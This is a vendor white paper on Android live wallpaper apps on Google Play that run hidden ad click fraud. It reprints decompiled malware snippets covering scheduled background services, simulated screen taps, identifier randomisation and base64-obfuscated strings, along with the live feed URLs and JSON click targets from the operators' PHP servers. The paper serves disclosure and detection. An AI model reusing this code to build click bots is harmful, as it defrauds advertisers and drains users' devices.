MOBILE APP FRAUD: LIVE FRAUD PAPER THREAT 2.0

GOOGLE PLAY FAILS TO PROTECT YOUR DEVICES

ABOUT ANURA®

With over 12 years of development, Anura® is an ad fraud protection software that monitors your traffic to identify real users versus bots and human fraud. It is built and fine-tuned from customer conversion data, allowing for greater accuracy and bringing simplicity to an otherwise complicated environment.

WHY DO BAD BOTS DO BAD THINGS?

Bad bots are malicious programs and software applications that run automated tasks unbeknownst to those affected. They usually try to simulate human activity and are financially motivated.

OVER $6.5 BILLION WILL BE LOST TO BOTS IN 2017

ANURA IDENTIFIED OVER 1,300 APPS IN JUNE OF 2017 WITH THIS SAME FINGERPRINT AND WE NOTIFIED GOOGLE.

In June of 2017, Anura detected click attempts made from over 1,300 apps available on the Google Play Store. These apps mimicked user-based actions while the devices were in sleep mode. Brands affected included the likes of Snapchat and Wendy's but the greater issue lies in how these brands received the clicks. The phone was not in use, so who clicked the ads? **A bot**.

Google was notified on July 7th, 2017 by Anura via abuse@google.com. As there was no response to the email, Google was contacted again on July 17th via their 'Report Inappropriate Apps' support portal. Upon submission here, all 1,330 apps identified were removed from the Google Play Store by July 21st.


However, less than two months after this discovery, the team at Anura has discovered app developers simply obfuscated their code enough to work their way around Google. Since Anura's detection, another 43 Live Wallpaper Apps have pulled off the same dirty tricks and are using the Google Play Store as their personal playground.

For a demo or more information on Anura®, contact 888.337.0641 or Sales@anura.io.

nura

MOBILE APP FRAUD: LIVE FRAUD PAPER THREAT 2.0

ISOLATED BOT THREATS



Since knocking out a network of 24 developers in July, 3 additional developers have started testing and are slowly growing. As an off shoot of the original Live Fraud Paper, they are leveraging the same types of app with a very easily copied fingerprint. By obfuscating one small element of the code, they have found their way past Google's engineers again.

OUR ENGINEERS MARKED THIS CODE AFTER THE INITIAL FRAUD DETECTION. ON SEPTEMBER 14TH, THEY SAW THIS CODE HAD REAPPEARED. THIS VARIATION COULD COST ADVERTISERS ANYWHERE BETWEEN $100,000 TO $500,000 PER MONTH.

INSTALLATIONS

Newly infected apps total between **240K** and **1.1M**.

MOST POPULAR APP

Transparent phone live wallpaper with up to **500K** downloads.

INCEPTION DATES

Newly infected apps started on **August 28th** and are still launching **today**.

BARRIER TO ENTRY

None. Every app is considered a vanity app – something fun to have but not a necessity – and are **free to download**.

As found in the original Live Fraud Paper discovery, our developers were able to analyze code from infected apps that were available for download in the Google Play Store.

Once the infected applications were installed (or if already installed, once the phone is turned on), it waits 6 minutes before initiating its scripts. Once the script is initiated, the sequence starts and repeats this pattern every hour. The obfuscated script that we're now detecting appears below.

```
((AlarmManager) context.getSystemService("alarm")).setInexactRepeating(0, System.currentTimeMillis() + 360000, 21600000, PendingIntent.getService(context,
0, new Intent(context, Xt753gc5ysn.class), 0));
}
// Which calls Xt753gc5ysn.java
public void onStart(Intent intent, inti) {
    try {
        this.f828c = new Handler();
        C0136a.m735a(getApplicationContext(), f826a, f827b, new C0149n(this));
    } catch (Throwable th) {
        m727a();
    }
}
// There are other alarms that do the same.
// C0132f.java
public static void m719a(Context context) {
    ((AlarmManager) context.getSystemService("alarm")).setInexactRepeating(0, System.currentTimeMillis() + 180000, 21600000,
    PendingIntent.getService(context, 0, new Intent(context, P9j9yh7z6c8.class), 0));
}
// P9j9yh7z6c8.java
public void onStart(Intent intent, inti) {
    try {
        this.f799c = new Handler();
        C0127a.m707a(getApplicationContext(), f797a, f798b, new C0130d(this));
    } catch (Throwable th) {
        m699a();
    }
}
```

This script continues to be written in such a way that it randomly assigns new values to each variable when called. These variables affected include the SubID, ClickID, Keywords, User Agent, Android ID, Tracking Limited, Width, and Height.

To do so, it makes a call to the PHP document (http://myukka.com/popunder/xmlfeeds.php) to obtain a list of keywords and zero click URLs, that tells the bot where to perform fraudulent "clicks."

```
private String m783a(String str) {
    if (str.indexOf(f880a) > -1) {
        str= str.replace(f880a, new StringBuilder(String.valueOf(new Random().nextInt(237) + 1)).toString());
    }
    if (str.indexOf(f881b) > -1) {
        str= str.replace(f881b, UUID.randomUUID().toString());
    }
    if (str.indexOf(f882c) > -1) {
        str= str.replace(f882c, (String) this.f892m.get(new Random().nextInt(this.f892m.size())));
    }
    if (str.indexOf(f883d) > -1) {
        str= str.replace(f883d, Uri.encode(this.f893n));
    }
    if (str.indexOf(f884e) > -1) {
        str= str.replace(f884e, C0073m.m364a());
    }
    if (str.indexOf(f885f) > -1) {
        str= str.replace(f885f, C0073m.m367b());
    }
    if (str.indexOf(f886g) > -1) {
        str= str.replace(f886g, C0073m.m368b(this.f889j));
    }
    return str.indexOf(f887h) > -1 ? str.replace(f887h, C0073m.m369c(this.f889j)) : str;
}
```

To stay under the radar, the bot generates page views and clicks on a site by following a scripted pattern. The code is even written to mimic a finger lifting off the phone post click. First, the bot locates the center width of the screen and the total height. Once identified, the code is written to mimic a finger lifting off the phone post “click." The “touch point" moves down 5% of the height of the screen and “clicks." Waiting one second between “clicks," it repeats this process 20 times until the bottom of the screen is reached.

```
public void run() {
     try {
          if (!this.f217a.f203i) {
               intheight = this.f217a.getHeight() / 20;
               intwidth = this.f217a.getWidth() / 2;
               this.f217a.f199e = true;
               for (inti= 1; i< 20; i++) {
                    this.f217a.f196b.postDelayed(new C0028t(this, width, i, height), (long) (i* 1000));
               }
          }
     } catch (Throwable th) {
     }
}
```

Upon reaching the bottom, the bot waits one minute to see if any of the clicks were successful in breaching an ad. It then continues to perform this process on breached web pages, creating page views and generating user actions. On the backend, this looks very much like a legitimate user.

```
public void run() {
    try {
        if (this.f218a.f217a.f199e && !this.f218a.f217a.f203i) {
            synchronized (this.f218a.f217a) {
                long uptimeMillis= SystemClock.uptimeMillis();
                long uptimeMillis2 = SystemClock.uptimeMillis();
                float f = (float) this.f219b;
                float f2 = (float) (this.f220c * this.f221d);
                this.f218a.f217a.dispatchTouchEvent(MotionEvent.obtain(uptimeMillis, uptimeMillis2, 0, f, f2, 0));
                this.f218a.f217a.dispatchTouchEvent(MotionEvent.obtain(uptimeMillis, uptimeMillis2, 1, f, f2, 0));
            }
        }
    } catch (Throwable th) {
    }
}
```

These actions are remarkably similar to Anura's Live Fraud Paper findings in July 2017. Below is the script that was identified in that documentation.

```
public void run() {
     if (isClicked) {
          long l1 = SystemClock.uptimeMillis();
          long l2 = SystemClock.uptimeMillis();
          float f1 = k;
          float f2 = n * j;
          MotionEvent localMotionEvent1 = MotionEvent.obtain(l1, l2, 0, f1, f2, 0);
          dispatchTouchEvent(localMotionEvent1);
          MotionEvent localMotionEvent2 = MotionEvent.obtain(l1, l2, 1, f1, f2, 0);
          dispatchTouchEvent(localMotionEvent2);
     }
}
```

Many of the hardcoded strings such as URLs and other important addresses are base64 encoded but also contain a string that this class removes before decoding.

```
public static String m5a(String str) {
    return str== null ? null : new String(Base64.decode(str.replace(“0AGnUnx7QE9JsdIMAIHK”, “”), 0));
}
```

This parses the JSON file from the PHP site in the background to retrieve all of the information. From there, it puts them into arrays after verifying that the info was obtained.

```
// C0137b.java

protected Object doInBackground(Object... objArr) {
    try {
        long currentTimeMillis = System.currentTimeMillis();
        String str = null;
        SharedPreferences sharedPreferences = this.f849a.getSharedPreferences(C0136a.f844o, 0);
        if (sharedPreferences != null && sharedPreferences.contains(this.f850b)) {
            long j = sharedPreferences.getLong(this.f850b + C0136a.f845p, -1);
            if (j != -1 && currentTimeMillis - j < 21600000) {
                str = sharedPreferences.getString(this.f850b, null);
            }
        }
        C0136a.f848s = null;
        if (str == null || "".equals(str)) {
            str = C0136a.m743c(this.f851c);
            Editor edit = sharedPreferences.edit();
            edit.putString(this.f850b, str);
            edit.putLong(this.f850b + C0136a.f845p, currentTimeMillis);
            edit.commit();
        }
        JSONObject jSONObject = new JSONObject(str);
        List arrayList = new ArrayList();
        ArrayList arrayList2 = new ArrayList();
        if (jSONObject != null) {
            JSONArray jSONArray = jSONObject.getJSONArray(C0136a.f830a);
            for (int i = 0; i < jSONArray.length(); i++) {
                JSONObject jSONObject2 = jSONArray.getJSONObject(i);
                String string = jSONObject2.getString(C0136a.f832c);
                String string2 = jSONObject2.getString(C0136a.f839j);
                String string3 = jSONObject2.getString(C0136a.f833d);
                string = C0136a.m739b(this.f849a, string, string3);
                String a = C0136a.m739b(this.f849a, string2, string3);
                if (C0136a.m741b(C0136a.f846q, string) || C0136a.m741b(C0136a.f846q, a)) {
                    C0073m.m365a(this.f849a);
                }
                arrayList.add(new C0141f(string, jSONObject2.getString(C0136a.f834e),jSONObject2.getString(C0136a.f835f),
                jSONObject2.getString(C0136a.f836g), jSONObject2.getString(C0136a.f837h), jSONObject2.getString(C0136a.f838i), a,
                jSONObject2.getString(C0136a.f840k), jSONObject2.getString(C0136a.f841l), jSONObject2.getString(C0136a.f842m)));
            }
            JSONArray jSONArray2 = jSONObject.getJSONArray(C0136a.f831b); // keywords
            for (int i2 = 0; i2 < jSONArray2.length(); i2++) {
                arrayList2.add(jSONArray2.getString(i2));
            }
            if (this.f852d != null) {
                this.f852d.mo27a(arrayList, arrayList2);
                return null;
            }
        }
    } catch (Exception e) {
    }
    this.f852d.mo27a(null, null);
    return null;
}
```

Today there are two addresses of the PHP files with the keywords and zero click URLs that are populated.

The first PHP file address is http://myukka.com/popunder/xmlfees.php.


```
http://myukka.com/popunder/xmlfeeds.php
{
    “keywords”:[“movies”,”videos”,”mobile”,”games”,”adult”,”news”,”weather”,”maps”,”youtube”,”translate”,”cheap”,”horoscope”,”flight”,”hotel”,”restaurant”,”lot-
tery”,”quote”,”ticket”,”car”,”job”,”money”,”music”,”facebook”,”best+buy”,”search”,”girl”,”tube”,”paypal”,”dog”,”itunes”,”gmail”,”free”,”skype”,”expedia”,”twit-
ter”,”business”,”entertainment”,”bar”,”sale”,”photo”,”xxxvideos”,”browser”,”camera”,”shop”,”optometrist”,”aid”,”doctor”,”cleaner”,”therapist”,”air”,”afford-
able”,”advice”,”store”,”legal”,”physical”,”apartment”,”paint”,”netflix”,”rental”,”buy”,”support”,”accounting”,”construction”,”university”,”services”,”prepaid”,”-
cleaning”,”certified”,”repair”,”commercial”,”security”,”payroll”,”lighting”,”fix”,”credit”,”income”,”install”,”card”,”control”,”agents”,”find”,”accounts”,”build-
ing”,”mortgage”,”bank”,”employment”,”enjoy”,”search”,”login”,”local”,”help”,”sex”,”interior”,”dental”,”computer”,”tax”,”contract”,”movies+tv”,”office”,”chrome”,”-
service”,”loan”,”pro”,”water”,”system”,”company”,”pet”,”email”,”yahoo”,”information”,”schools”,”microsoft”,”estate”,”cosmetic”,”massage”,”cost”,”ask”,”home”,”pro-
fessional”,”hot”,”facebook”,”lexus”,”filter”,”direct”,”porno”,”design”,”player”,”content”,”hosting”,”wedding”,”new”,”redirect”,”gay”,”top”,”cheap”,”chat”,”remov-
al”,”insurance”,”criminal”,”google”,”mail”,”exchange”,”life”,”live”,”click”,”outlook”,”site”,”online”,”work”,”unlimited”,”network”,”auto”,”medical”,”episode”,”ca-
sino”,”forum”,”public”,”mp3”,”fun”,”torrents”,”sports”,”earn”,”travel”,”asian”,”translate”,”paid”,”gratis”,”city”,”youporn”,”news”,”audio”,”media”],
    ”feeds”:[{
        “url”:”http:\/\/httpbin.org\/xml”,”root_name”:”listing”,
        ”url_name”:”redirect”,
        ”pixel_name”:””,
        ”bid_name”:”bid”,
        ”pricing”:”random”,
        ”ip”:”108.16.54.90”,
        ”fallback_url”:”https:\/\/syndication.exdynsrv.com\/splash.php?idzone=2674032&sub=286&type=8”,
        ”type”:”direct”,
        ”ctr”:”0”,
        ”tag”:”
    },{
        “url”:”http:\/\/httpbin.org\/xml”,
        ”root_name”:”listing”,
        ”url_name”:”url”,
        ”pixel_name”:””,
        ”bid_name”:”bid”,
        ”pricing”:”random”,
        ”ip”:”108.16.54.90”,
        ”fallback_url”:”http:\/\/tango-deg.com\/com.jrk.livewallpaper.universe?adTagId=a50e7970-1212-11e7-b399-0e90b1ade3ec&cpm=0.20&keywords=cheat&fallback-
Url=http%3A%2F%2Fgo.ad2up.com%2Fafu.php%3Fid%3D1131258”,
        ”type”:”direct”,”ctr”:”0”,”tag”:””
    },{
        “url”:”http:\/\/httpbin.org\/xml”,
        ”root_name”:”listing”,
        ”url_name”:”url”,
        ”pixel_name”:””,
        ”bid_name”:”bid”,
        ”pricing”:”random”,
        ”ip”:”108.16.54.90”,
        ”fallback_url”:”http:\/\/prmobiles.com\/zhekapty.com\/mw37\/direct”,
        ”type”:”direct”,
        ”ctr”:”0”,
        ”tag”:””
    }]
}
```


The second PHP file address is: http://myukka.com/popunder/feeds.php.


```
http://myukka.com/popunder/feeds.php
{
    “keywords”:[“movies”,”videos”,”mobile”,”games”,”adult”,”news”,”weather”,”maps”,”youtube”,”translate”,”cheap”,”horoscope”,”flight”,”hotel”,”restaurant”,”lot-
tery”,”quote”,”ticket”,”car”,”job”,”money”,”music”,”facebook”,”best+buy”,”search”,”girl”,”tube”,”paypal”,”dog”,”itunes”,”gmail”,”free”,”skype”,”expedia”,”twit-
ter”,”business”,”entertainment”,”bar”,”sale”,”photo”,”xxxvideos”,”browser”,”camera”,”shop”,”optometrist”,”aid”,”doctor”,”cleaner”,”therapist”,”air”,”afford-
able”,”advice”,”store”,”legal”,”physical”,”apartment”,”paint”,”netflix”,”rental”,”buy”,”support”,”accounting”,”construction”,”university”,”services”,”prepaid”,”-
cleaning”,”certified”,”repair”,”commercial”,”security”,”payroll”,”lighting”,”fix”,”credit”,”income”,”install”,”card”,”control”,”agents”,”find”,”accounts”,”build-
ing”,”mortgage”,”bank”,”employment”,”enjoy”,”search”,”login”,”local”,”help”,”sex”,”interior”,”dental”,”computer”,”tax”,”contract”,”movies+tv”,”office”,”chrome”,”-
service”,”loan”,”pro”,”water”,”system”,”company”,”pet”,”email”,”yahoo”,”information”,”schools”,”microsoft”,”estate”,”cosmetic”,”massage”,”cost”,”ask”,”home”,”pro-
fessional”,”hot”,”facebook”,”lexus”,”filter”,”direct”,”porno”,”design”,”player”,”content”,”hosting”,”wedding”,”new”,”redirect”,”gay”,”top”,”cheap”,”chat”,”remov-
al”,”insurance”,”criminal”,”google”,”mail”,”exchange”,”life”,”live”,”click”,”outlook”,”site”,”online”,”work”,”unlimited”,”network”,”auto”,”medical”,”episode”,”ca-
sino”,”forum”,”public”,”mp3”,”fun”,”torrents”,”sports”,”earn”,”travel”,”asian”,”translate”,”paid”,”gratis”,”city”,”youporn”,”news”,”audio”,”media”],
    ”feeds”:[“http:\/\/tango-deg.com\/com.jrk.livewallpaper.legend17?adTagId=ad9d3110-108e-11e7-a687-0eda985eb958&cpm=0.20&keywords={KEYWORD}&fallback-
Url=http%3A%2F%2Fgo.pub2srv.com%2Fafu.php%3Fzoneid%3D1131256”,”http:\/\/prpops.com\/p\/mw36\/direct”,”http:\/\/www.liveadexchanger.com\/script\/preurl.
php?r=1561021&sub1={SUB_ID}”],
    ”ctr”:”0”
}
```



Both are currently set for a Click-Through Rate (CTR) of “0” which means they are not currently clicking ads. However, this can be manually adjusted by the developer at any time to create a click-through rate of any value.

Security Concerns: Why Doesn't Google Just 'Fix It.'

Google Play Protect helps keep your devices safe and secure by scanning your device daily. According to the Android website, "All Android apps undergo rigorous security testing before appearing in the Google Play Store…so even before you download an app, you know it has been checked and approved." Okay, so if that is the case, how are these apps getting past Google?

For one, fraudsters are always looking for a way to cheat the system and get around detection methods. For instance, Google may be checking for pieces of the original infiltrated code when trying to determine whether an app is "infected." However, if an app developer has obfuscated their code enough so that it doesn't "look" like the previous code, even though it appears to have the same behavior, it allows them to sneak by.

That said Google could do a test on each and every app submitted to the Google Play Store to see what types of connections they make to the internet and how the app behaves. Of course, this is a pretty daunting task given the sheer magnitude of app submissions likely received daily.



In app advertising is allowed in apps and a normal practice. Apps can request placements of ads and in most instances, this is a normal, acceptable practice. In this instance, it is what the app is doing with those ads that is deemed unacceptable.

Another matter is the use of what is called "zero click" within these apps. Once the SubID, ClickID, and keyword are generated and ad feeds obtained, this junk script runs in a "zero click environment." It loads a pop-under in a custom, although non-viewable web view. With the zero click model, "the user" or bot is forced through to the advertiser's site. This means that the content may not even be viewed, therefore wasting advertisers' money. However, surprisingly, the act of "zero click" itself is not banned, therefore a developer checking this code may just see this as a advertising call.

That said, could Google simply 'fix it' if they put a rule in place that if an app developer used a known inferior script to automatically mark it before it enters the Google Play Store? We believe so. A lot of the code was very similar and even with obfuscation, you can see what certain elements do. There are tools online that deobfuscate to some degree so it would likely be a simple task for a programmer at Google to mimic these tools.

The biggest problem seems to be when the app developers split up the code, trying different techniques to accomplish the same thing, or calling external sources. For instance, it would be silly to check for code that sets off a background task or calls for an ad because even normal, innocent apps perform that function.

That said, when a script is constantly pulling from a PHP file, trying to simulate a finger press in the "zero click" model, or trying to hide or encode strings that represent URLs and other keywords, that is when the app script should be called in for review. This could potentially reveal something suspicious because it is repeating a trend (for instance, randomly changing the ClickIDs every so often) but it seems equally important to see what the code does and not just how it looks.

What Are The Affects for Both Advertisers and Consumers.

The operating system should not allow software to mimic a hardware's actions for it (e.g. "zero click.") By allowing an app developer the ability to mimic hardware actions only humans are supposed to be able to do, it becomes an inherent flaw in the way the design is made or the potential hole in the operating system.

Google produces the Android SDK in which developers use to build their apps upon, allowing developers access to different aspect of the phone. Is there a reason they allow apps to interact or mirror a human action in their SDK? We can't think of a valid one.

IT AFFECTS BOTH ADVERTISERS AND CONSUMERS.


ADVERTISERS:

- **Wastes valuable advertising budget on bots.**
- **Presumably is running very few clicks at a time, surpassing most ad fraud filters.**
- **Generates a 'human profile' which then causes additional ad spend loss through retargeting.**
- **Puts brand safety in jeopardy.**

CONSUMERS:

- **Drains battery life.**
- **Could result in data overages, depending on their mobile plan and provider.**
- **They're inviting malware onto their devices, which puts legitimate applications at risk. (Would you enter your bank information into an app if you had malware present?)**
- **Consumer becomes retargeted with products and services of no interest to them.**

MOBILE APP FRAUD:
LIVE FRAUD PAPER THREAT **2.0**



ANURA'S ORIGINAL LIVE FRAUD PAPER FIND EXPOSED A POTENTIAL $3 BILLION PER YEAR LOSS TO ADVERTISERS.

ANURA® OFFERS SUPERIOR ANALYTICS WITH THEIR AD FRAUD PROTECTION.

With 12 years of development, billions of analyzed clicks, and trillions of impressions, Anura® has the most seasoned data sets in the industry.

HUMAN MANAGEMENT & TRANSPARENT ANALYTICS

Human Oversight and Management

Pivotal Analytics on all Campaigns

Full Campaign Transparency on Good vs Bad Traffic

ANURA® IS BUILT AND FINE-TUNED FROM CUSTOMER CONVERSION DATA.

Keep your brand safe and protected with the first ad fraud technology that looks at the user, not the ad, to protect ad campaigns.

Built on IBM Bluemix, for one of the most agile server infrastructure solutions.

IBM Bluemix™

For a demo or more information on Anura®, contact 888.337.0641 or Sales@anura.io.